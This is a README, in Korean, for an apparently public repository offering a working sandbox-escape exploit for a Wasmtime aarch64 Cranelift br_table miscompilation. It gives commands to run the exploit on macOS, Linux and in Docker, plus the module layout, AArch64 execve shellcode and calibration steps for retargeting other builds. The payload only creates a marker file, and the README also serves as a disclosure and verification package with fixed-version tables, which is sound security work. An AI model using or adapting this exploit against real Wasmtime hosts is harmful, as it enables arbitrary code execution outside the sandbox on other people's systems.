 shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape
CVE-2026-115893: 전체 Wasmtime aarch64 Cranelift br_table 샌드박스 탈출 공개 익스플로잇, PoV, 보정 노트 및 검증 증거.

CVE-2026-115893 — Wasmtime의 aarch64 Cranelift br_table 오컴파일 — 에 대한 동작하는 전체 샌드박스 탈출 익스플로잇, 취약점 증명, 검증 패키지입니다.
CVE-2026-115893은 Wasmtime의 aarch64 Cranelift 백엔드에 있는 컴파일러 제어 흐름 버그입니다. 충분히 많은 타깃을 가진 Wasm br_table은 기본 B.cond 분기의 변위(displacement)가 조건 분기 인코딩 범위를 벗어나는 JTSequence를 생성합니다. 오프셋이 랩어라운드되어, 유효한 Wasm 모듈이 JIT 코드 내부의 사용자 영향 오프셋으로 점프할 수 있습니다.
이 저장소는 전체 탈출을 시연합니다:
/usr/bin/touch로 교체하며, 게스트 외부에 /tmp/wt-pwn를 생성합니다.이 모듈은 임포트가 없고 WASI를 사용하지 않습니다. 이는 Wasmtime 프로세스의 권한으로 호스트 코드를 실행하는 것이며, 자동으로 root가 되는 것은 아닙니다.
이것은 CVE-2026-115889이 아닙니다. 그것은 별개의 Cranelift 인덱스 오버플로 버그로, 재현된 영향은 컴파일러 패닉/DoS입니다.
| 버전 범위 | CVE-2026-115889 | CVE-2026-115893 (aarch64) |
|---|---|---|
<36.0.19 | 취약 | 취약 |
36.0.19 | 수정됨 | 수정됨 |
37.0.0–42.x | 취약 | 취약 |
43.0.0–48.0.6 | 수정됨 | aarch64에서 취약 |
48.0.7 | 수정됨 | 수정됨 |
49.0.0–49.0.3 | 수정됨 | 49.0.4까지 취약 |
49.0.4+ | 수정됨 | 수정됨 |
이 CVE의 경우 전용 수정 릴리스인 49.0.4, 48.0.7, 또는 36.0.19를 사용하십시오.
| 환경 | Wasmtime | 결과 |
|---|---|---|
| macOS 26.7.1 arm64, 네이티브 | 49.0.3 | PASS 5/5: rc=0, 마커 생성됨 |
| Linux arm64 컨테이너 | 49.0.3 | PASS 3/3: rc=0, 마커 생성됨 |
| macOS arm64 | 49.0.4 | REJECT 3/3: rc=1, 마커 없음 |
| Linux arm64 컨테이너 | 49.0.4 | REJECT 3/3: rc=1, 마커 없음 |
| macOS arm64 | 49.0.3 | 65,520-타깃 대조군: 마커 없음 |
| macOS arm64 | 49.0.4 | 65,520-타깃 대조군: 마커 없음 |
익스플로잇은 테스트된 빌드에서 결정적입니다. 버전에 무관하지 않으며, 다른 Wasmtime 빌드는 재조정이 필요할 수 있습니다.

그림 1. Linux arm64 컨테이너, Wasmtime 49.0.3. 페이로드가 게스트 외부에 /tmp/wt-pwn을 생성한 후 프로세스가 0으로 종료됩니다.

그림 2. Wasmtime 49.0.4는 일반적인 100,000-타깃 br_table을 65,520-타깃 구현 한계에서 거부합니다. 이 일반 모듈은 익스플로잇 모듈이 아니며, 수정된 경계를 보여줍니다.
objdump;릴리스 바이너리 및 SHA-256:
macOS 49.0.3  fec6a4ca5e4310210b2feaea32179cfb51a40ab20eef48ec2345a61a3856002d
macOS 49.0.4  f5a9a33d7df600927ec2b4544cb6270cfcfbe5a7acaeb90952be39cd2584dda4
Linux 49.0.3  ffb2b17b12f6b43e6de3aab08f02269ca7cb481663e0cb189e256e9198bac770
Linux 49.0.4  7ff3862b2dee59318218c2dafd87650faf7840db2c21889b62535e9d0e7273ba
타르볼 이름:
wasmtime-v49.0.3-aarch64-macos.tar.xz
wasmtime-v49.0.4-aarch64-macos.tar.xz
wasmtime-v49.0.3-aarch64-linux.tar.xz
wasmtime-v49.0.4-aarch64-linux.tar.xz
모듈 해시:
macOS  lab/jit-escape.wat        7cfe90b1fede88966df0330389967f27ff4e2a644e27ebac66e913fa299fc556
Linux  lab/jit-escape-linux.wat  299e585a3e96f311331e729f0786d5e2b7eb5f017bd0870180cc5365e0e88d25
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-macos/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-macos/wasmtime

./scripts/verify-macos.sh
수동 실행:
"$WASMTIME_VULN" --version
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
ls -l /tmp/wt-pwn
Expected:
rc=0
-rw-r--r-- ... /tmp/wt-pwn
stdout 또는 stderr는 생성되지 않으며, execve이 Wasmtime 프로세스를 대체합니다. 페이로드는 /tmp/wt-pwn만 생성합니다.
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-linux/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-linux/wasmtime

./scripts/verify-linux.sh
컨테이너 예시:
cp -R "$PWD" /tmp/cve-2026-115893-wasmtime-sandbox-escape

docker run --rm --platform linux/arm64 --entrypoint sh \
  -v /tmp/cve-2026-115893-wasmtime-sandbox-escape:/work:ro \
  -v /path/to/wasmtime-v49.0.3-aarch64-linux:/wasmtime:ro \
  debian:bookworm-slim -lc '
    rm -f /tmp/wt-pwn
    /wasmtime/wasmtime run --invoke pwn /work/lab/jit-escape-linux.wat
    echo "rc=$?"
    ls -l /tmp/wt-pwn
  '
rm -f /tmp/wt-pwn
"$WASMTIME_FIXED" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Expected:
rc=1
Unsupported feature: `br_table` has 524255 targets, which exceeds the
implementation limit of 65520
marker_exists=1
Linux 고정 실행은 524,252개의 타깃을 거부합니다.
65,520개의 타깃을 사용한 동일한 페이로드:
python3 poc/gen_jit_escape.py 65520 > /tmp/small.wat
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn /tmp/small.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
예상 결과: rc=0, 마커 없음. v128 상수와 셸코드만으로는 파일이 생성되지 않으며, 크기가 초과된 테이블이 필요하다.
대상 개수를 풀(n=524254)에서 다른 값으로 변경하면 분기가 0x4c에 도달하여 크래시가 발생하고 마커가 생성되지 않는다.
(module
  (memory 16)
  (func $sc (param i32) (v128.store ...))      ; payload pool
  (func $f  (param i32) (br_table ...))        ; oversized switch
  (func (export "pwn") (call $f (i32.const N)))
)
sc은 절대 호출되지 않습니다. 이 함수의 v128 상수는 실행 가능한 .text 리터럴 풀로 컴파일됩니다. 해당 바이트는 AArch64 셸코드입니다.
n=524255가 포함된 테스트된 macOS 빌드의 경우:
f은 0xa0 근처에서 시작합니다.JTSequence 비교/기본 분기는 b4/b8에 있습니다.b.hs 대상은 풀의 첫 번째 바이트인 0x50입니다.pwn는 기본 분기를 선택하는 선택자와 함께 f을 호출합니다.풀이 실행됩니다:
adr  x0, path
adr  x3, arg
adr  x4, arg
sub  sp, sp, #0x40
stp  x0, x3, [sp]
stp  xzr, xzr, [sp, #0x10]
mov  x1, sp
mov  x2, xzr
mov  x16, #59        ; macOS execve
svc  #0x80
brk  #0x43
Linux 변종은 svc #0와 Linux execve 시스템 콜 번호를 사용합니다. 대상 개수는 524,252인데, 이는 비-PAC 프롤로그가 풀을 0x40에 배치하기 때문입니다.
이 모듈은 임포트가 없으며 WASI를 호출하지 않습니다. 모듈에는 Wasm 파일 API가 없습니다. /tmp/wt-pwn는 게스트 선형 메모리 코드가 아니라 호스트 execve 경로에 의해 생성됩니다.
python3 poc/gen_jit_escape.py > lab/jit-escape.wat
python3 poc/gen_jit_escape_linux.py > lab/jit-escape-linux.wat
모듈을 재생성합니다. 다른 빌드에 맞게 보정하지는 않습니다.
기본 개수가 다른 곳에서도 통한다고 가정하지 마십시오.
wasmtime --version."$WASMTIME_VULN" compile lab/jit-escape.wat -o /tmp/check.cwasm
objdump -d /tmp/check.cwasm | grep -B4 -A8 'b.hs'
b.hs 대상이 페이로드 풀의 첫 번째 바이트와 일치하는지 확인합니다.대상 튜닝은 레이아웃에 민감합니다. 한 테스트에서 n=524256은 임계값 인코딩이 변경되어 여전히 0x50를 대상으로 삼았습니다. 항상 생성된 분기 대상을 검사하십시오.
/tmp을 사용하므로 새 페이로드가 필요합니다..cwasm: 엔진/버전/대상별로 다릅니다.





